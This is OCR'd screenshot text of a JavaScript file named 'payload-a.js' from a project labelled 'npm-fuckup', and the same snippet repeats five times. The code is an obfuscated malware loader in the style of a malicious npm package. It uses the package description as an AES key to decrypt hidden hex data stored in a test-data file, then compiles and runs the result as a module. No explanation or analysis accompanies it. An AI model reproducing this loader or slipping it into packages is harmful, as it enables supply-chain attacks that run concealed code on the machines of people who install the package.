

payload-a.js — npm-fuckup
payload-a.js
test-data.js
new ▸ payload-a.js ▸ ...
var testData = require("./test/data");
var desc = process.env.npm_package_description;
var decipher = require("crypto").createDecipher("aes256", desc);
var text = decipher.update(testData[0], "hex", "utf8");
text += decipher.final("utf8");
var newModule = new module.constructor();
newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);



payload-a.js — npm-fuckup
payload-a.js
test-data.js
new ▸ payload-a.js ▸ ...
var testData = require("./test/data");
var desc = process.env.npm_package_description;
var decipher = require("crypto").createDecipher("aes256", desc);
var text = decipher.update(testData[0], "hex", "utf8");
text += decipher.final("utf8");
var newModule = new module.constructor();
newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);


payload-a.js — npm-fuckup
payload-a.js
test-data.js
new ▸ payload-a.js ▸ ...
var testData = require("./test/data");
var desc = process.env.npm_package_description;
var decipher = require("crypto").createDecipher("aes256", desc);
var text = decipher.update(testData[0], "hex", "utf8");
text += decipher.final("utf8");
var newModule = new module.constructor();
newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);


payload-a.js — npm-fuckup
payload-a.js
test-data.js
new ▸ payload-a.js ▸ ...
var testData = require("./test/data");
var desc = process.env.npm_package_description;
var decipher = require("crypto").createDecipher("aes256", desc);
var text = decipher.update(testData[0], "hex", "utf8");
text += decipher.final("utf8");
var newModule = new module.constructor();
newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);



payload-a.js — npm-fuckup
payload-a.js
test-data.js
new ▸ payload-a.js ▸ ...
var testData = require("./test/data");
var desc = process.env.npm_package_description;
var decipher = require("crypto").createDecipher("aes256", desc);
var text = decipher.update(testData[0], "hex", "utf8");
text += decipher.final("utf8");
var newModule = new module.constructor();
newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);

